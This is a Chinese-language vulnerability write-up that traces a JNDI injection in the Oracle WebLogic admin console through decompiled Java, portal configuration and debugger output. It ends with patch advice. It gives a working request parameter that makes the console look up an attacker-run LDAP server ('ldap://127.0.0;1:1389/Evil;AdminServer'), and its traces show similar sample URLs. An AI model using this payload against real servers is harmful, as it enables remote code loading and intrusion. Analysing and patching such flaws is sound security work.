


Decompiled .class file, bytecode version: 51.0 (Java 7)

```java
/.../

package com.bea.console.handles;

public class JndiBindingHandle extends HandleImpl {
    private static final long serialVersionUID = 1L;

    public JndiBindingHandle(String objectIdentifier) {  objectIdentifier: "ldap://192.168.176;1:1389/kkfycb;AdminServer"
        this.setType(JndiBindingHandle.class);
        this.setObjectIdentifier(objectIdentifier);
    }

    public JndiBindingHandle(String context, String binding, String server) {
        this.setType(JndiBindingHandle.class);
        this.setComponents(new String[]{context, binding, server});
    }
```


我们注意到 JndiBindingHandle 是一些初始化操作，进行实例化。

我们查看 `Oracle_Home/wlserver/server/lib/consoleapp/webapp/consolejndi.portal` 文件，发现标签 `JNDIBindingPageGeneral` 指定的路径是 `/PortalConfig/jndi/jndibinding.portlet`



```xml
<netuix:singleLevelMenu markupType="Menu" markupName="singleLevelMenu"/>
<netuix:content>
  <!-- Definition for the JNDI Context Page tab -->
  <netuix:page markupName="page" markupType="Page" definitionLabel="JNDIBindingPageGeneral"
             title="tab.overview">
    <netuix:meta name="helpid" content="1234;unassigned"/>
    <netuix:content>
      <netuix:layout type="no" markupType="Layout" markupName="NoLayout">
        <netuix:placeholder usingFlow="false" markupType="Placeholder" markupName="ph1">
          <netuix:content>
            <netuix:portletInstance contentUri="/PortalConfig/jndi/jndibinding.portlet"
                          instanceLabel="JNDIBindingPortlet"
                          markupType="Portlet"/>
          </netuix:content>
        </netuix:placeholder>
      </netuix:layout>
    </netuix:content>
  </netuix:page>
```


跟进文件 jndibinding.portlet，看到程序最终调用 `JNDIBindingAction` 类 `Oracle_Home/wlserver/server/lib/consoleapp/webapp/PortalConfig/jndi/jndicontext.portlet`


jndicontext.portlet

```xml
<?xml version="1.0" encoding="UTF-8"?>
<portal:root
  xmlns:netuix="http://www.bea.com/servers/netuix/xsd/controls/netuix/1.0.0"
  xmlns:portal="http://www.bea.com/servers/netuix/xsd/portal/support/1.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.bea.com/servers/netuix/xsd/portal/support/1.0.0 portal-support-1_0_0.xsd">
  <netuix:portlet definitionLabel="JNDIContextPortlet">
    <netuix:content>
      <netuix:strutsContent
        module="/core"
        action="JNDIContextTableAction"
        refreshAction="JNDIContextTableAction" />
    </netuix:content>
  </netuix:portlet>
</portal:root>
```

我们在 `JNDIBindingAction` 类的函数 `execute` 中，看到了 JNDI 注入的关键函数 lookup，通过 lookup 去引用命名服务(RMI)和目录服务(LDAP)。

`console.jar!com.bea.console.actions.jndi.JNDIBindingAction#execute`




```java
public ActionForward execute(ActionMapping actionMapping, ActionForm actionForm, HttpServletRequest request, HttpServletResponse response) throws Exception {
    DynaActionForm form = (DynaActionForm)actionForm;
    if (form == null) {...} else {
        JndiBindingHandle bindingHandle = (JndiBindingHandle)this.getHandleContext(actionForm, request,  objectType: "JNDIBinding");
        if (bindingHandle == null) {...} else {
            if (LOG.isTraceEnabled()) {...}

            UsageRecorder.note( messageText: "User is viewing <JNDIBindingAction> for <JNDIBinding> <" + bindingHandle + ">");
            String context = bindingHandle.getContext();
            String bindName = bindingHandle.getBinding();
            String serverName = bindingHandle.getServer();
            JNDIBoundObject valueBean = new JNDIBoundObject();
            valueBean.setBindName(bindingHandle.getDisplayName());
            ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(serverName);
            if (serverMBean != null) {
                try {
                    Context c = ConsoleUtils.initNamingContext(serverMBean);
                    if (c != null) {
                        String prefix = context;
                        if (context == null) {...}

                        String suffix = bindName;
                        if (bindName == null) {...}

                        if (prefix.length() > 0 && suffix.length() > 0) {...}

                        Object boundObj = c.lookup( name: prefix + suffix);
                        if (boundObj != null) {
```

我们可以看到 lookup 中的值来源于 `bindingHandle.getContext()` + `bindingHandle.getBinding()` ，同时要执行到 lookup 需要满足 `serverMBean != null` ，serverName 的值来自 `bindingHandle.getServer()` 。


ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(serverName);

`console.jar!com.bea.console.utils.MBeanUtils#getAnyServerMBean(java.lang.String)`



```java
public static ServerMBean getAnyServerMBean(String serverName) {
    ServerMBean serverMBean = null;

    try {
        serverMBean = getDomainMBean().lookupServer(serverName);
        if (serverMBean != null) {
            return serverMBean;
        }
    } catch (Exception var4) {
    }

    try {
        serverMBean = getActiveDomainMBean().lookupServer(serverName);
    } catch (Exception var3) {
    }

    return serverMBean;
}
```

跟进lookupServer
`com.oracle.weblogic.management.beanimpls.jar!weblogic.management.configuration.DomainMBeanImpl#lookupServer`



```java
public ServerMBean lookupServer(String param0) {  param0: "AdminServer"
    Object[] aary = (Object[])this._Servers;  aary: ServerMBeanImpl[1]@17265
    int size = aary.length;  aary: ServerMBeanImpl[1]@17265
    ListIterator it = Arrays.asList(aary).listIterator(size);

    ServerMBeanImpl bean;
    do {
        if (!it.hasPrevious()) {
            return null;
        }

        bean = (ServerMBeanImpl)it.previous();
    } while(!bean.getName().equals(param0));

    return bean;
}
```


```
Evaluate
Expression:
this._Servers[0].getName()
Use Ctrl+Shift+Enter to add to Watches
Result:
result = "AdminServer"
  value = {char[11]@17415}
  hash = 1167380306
```

在这里如果要满足有返回值的，传入的值必须等于 `bean.getName()` ，通过获取 `this._Servers[0].getName()` 可以得到这个值为 AdminServer

满足了执行条件之后，我们继续返回 JNDIBindingAction#execute 查看 lookup 函数中的参数的传入来自于

而context、bindName、serverName的值都是从bindingHandle中获取的，正巧我们可以控制JndiBindingHandle实例化的值（objectIdentifier），接着来就需要看下objectIdentifier和以上3个值有什么关系了，看一下3个成员变量的get函数，发现他们都和Component有关，

`console.jar!com.bea.console.handles.JndiBindingHandle`




```java
public String getContext() {
    return this.getComponent( index: 0);
}

public String getBinding() { return this.getComponent( index: 1); }

public String getServer() { return this.getComponent( index: 2); }
```

跟进 getComponent
`console.jar!com.bea.console.handles.HandleImpl#getComponent`

```java
    protected String getComponent(int index) {
        return this.getComponents()[index];
    }
```

跟进 getComponents

`console.jar!com.bea.console.handles.HandleImpl#getComponents`




```java
    private String[] getComponents() {
        if (this.components == null) {
            String serialized = this.getObjectIdentifier();
            ArrayList componentList = new ArrayList();
            StringBuffer currentComponent = new StringBuffer();
            boolean lastWasSpecial = false;

            for(int i = 0; i < serialized.length(); ++i) {...}

            if (lastWasSpecial) {
                throw new AssertionError( detailMessage: "Last character in handle is \\ :'" + serialized + "'");
            }

            String component = currentComponent != null ? currentComponent.toString() : null;
            componentList.add(component);
            this.components = (String[])((String[])componentList.toArray(new String[componentList.size()]));
        }

        return this.components;
    }
```

Evaluate
Expression:
this.components
Use Ctrl+Shift+Enter to add to Watches
Result:
result = {String[3]@19078}
{...} 0 = "ldap://192"
{...} 1 = "168.176.1:1389/pq2ld0"
{...} 2 = "AdminServer"
EVALUATE CLOSE

我们可以看到函数 getComponents 就是通过 this.getObjectIdentifier() 获取 objectIdentifier 的值，进而通过分号 ; 分隔开来，并将分割后的数据填入 String 数组。我们想要控制的参数都可以通过控制 objectIdentifier 的值来实现。 this.objectIdentifier 是在 JndiBindingHandle 类中的构造函数中初始化的。


`console.jar!com.bea.console.utils.HandleUtils#handleFromQueryString`



```java

    private static Handle handleFromQueryString(HttpServletRequest request) {  request: ParamFilter$ParamFilteredRequest@19616
        String enc = request.getCharacterEncoding();  enc: "UTF-8"
        if (enc == null) {
            enc = "UTF-8";
        }

        Map queryMap = new HashMap();  queryMap:  size = 3
        String queryString = request.getQueryString();  queryString: "_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHan
        if (queryString != null) {  queryString: "_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.16
            HttpParsing.parseQueryString(request.getQueryString(), queryMap, enc);  request: ParamFilter$ParamFilteredRequest@19616  enc: "UTF-8"
            Iterator keys = queryMap.keySet().iterator();  keys: HashMap$KeyIterator@19619  queryMap:  size = 3

            while(keys.hasNext()) {
                String key = (String)keys.next();  key: "JNDIBindingPortlethandle"  keys: HashMap$KeyIterator@19619
                if (key.endsWith("handle")) {  key: "JNDIBindingPortlethandle"
                    return (Handle)ConvertUtils.convert(HttpParsing.unescape((String)queryMap.get(key), enc), Handle.class);
                }
            }
        }

```


会获取参数中以 handle 为结尾的键值，再根据 request 请求的参数生产 handle 对象

`console.jar!ccom.bea.console.handles.HandleConverter#convert`



```java
    public Object convert(Class aClass, Object o) {  aClass: Class@1143  o: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")"
        if (LOG.isDebugEnabled()) {
            (new StringBuilder()).append("Using the HandleConverter to change to an object of type ").append(aClass.getName()).toString();
        }

        if (Handle.class.isAssignableFrom(aClass)) {  aClass: Class@1143
            if (o instanceof String) {
                String local = (String)o;  local: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")"  o: "com.bea.console.handles.JndiBind
                if (!local.equals("") && !local.equals("null")) {
                    Handle moid = HandleFactory.getHandle(local);  local: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")"
                    return moid;
                } else {
                    return null;
                }
            } else {
                return null;
            }
        } else {
            if (String.class.isAssignableFrom(aClass)) {
                if (o instanceof String) {
                    return (String)o;
                }
```

`console.jar!com.bea.console.handles.HandleFactory#getHandle`



```
    public static Handle getHandle(String serializedObjectID) {  serializedObjectID: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")"
        if (StringUtils.isEmptyString(serializedObjectID)) {
            throw new InvalidParameterException("No serialized object string specified");
        } else {
            serializedObjectID = serializedObjectID.replace( oldChar: '+',  newChar: ' ');
            String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8");  serialized: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminS
            int open = serialized.indexOf(40);  open: 41
            if (open < 1) {
                throw new InvalidParameterException("Syntax error parsing serializedObjectID string: " + serialized);
            } else {
                String className = serialized.substring(0, open);  className: "com.bea.console.handles.JndiBindingHandle"
                String objectIdentifier = serialized.substring(open + 2, serialized.length() - 2);  objectIdentifier: "ldap://192;168.176.1:1389/pq2ld0;AdminServer"  serialized: "

                try {
                    Class handleClass = Class.forName(className);  handleClass: Class@391  className: "com.bea.console.handles.JndiBindingHandle"
                    Object[] args = new Object[]{objectIdentifier};  args: Object[1]@19199  objectIdentifier: "ldap://192;168.176.1:1389/pq2ld0;AdminServer"
                    Constructor handleConstructor = handleClass.getConstructor(String.class);  handleConstructor: Constructor@19200  handleClass: Class@391
                    return (Handle)handleConstructor.newInstance(args);  handleConstructor: Constructor@19200  args: Object[1]@19199
                } catch (ClassNotFoundException var8) {
                    throw new InvalidParameterException("No handle class found for type: " + className);
                } catch (Exception var9) {
                    throw new InvalidParameterException("Unable to instanciate handle type: " + className, var9);
                }
```

所以我们在请求中设置 `JndiBindingHandlehandle=com.bea.console.handles.JndiBindingHandle("ldap://127.0.0.1:1389/Evil")`， lookup中的参数有两个，会将两个参数用 `.` 拼接起来，所以我们可以将 ldap://127.0.0.1:1389/Evil 中的任意一个 `.` 替换为 `;` 同时还需要让serverName = AdminServer ， 所以最后为 `JndiBindingHandlehandle=com.bea.console.handles.JndiBindingHandle("ldap://127.0.0;1:1389/Evil;AdminServer")`

修复建议

1、升级Weblogic Server运行环境的JDK版本；

2、升级官方安全补丁，参考Oracle官网发布的补丁：Oracle Critical Patch Update Advisory - January 2021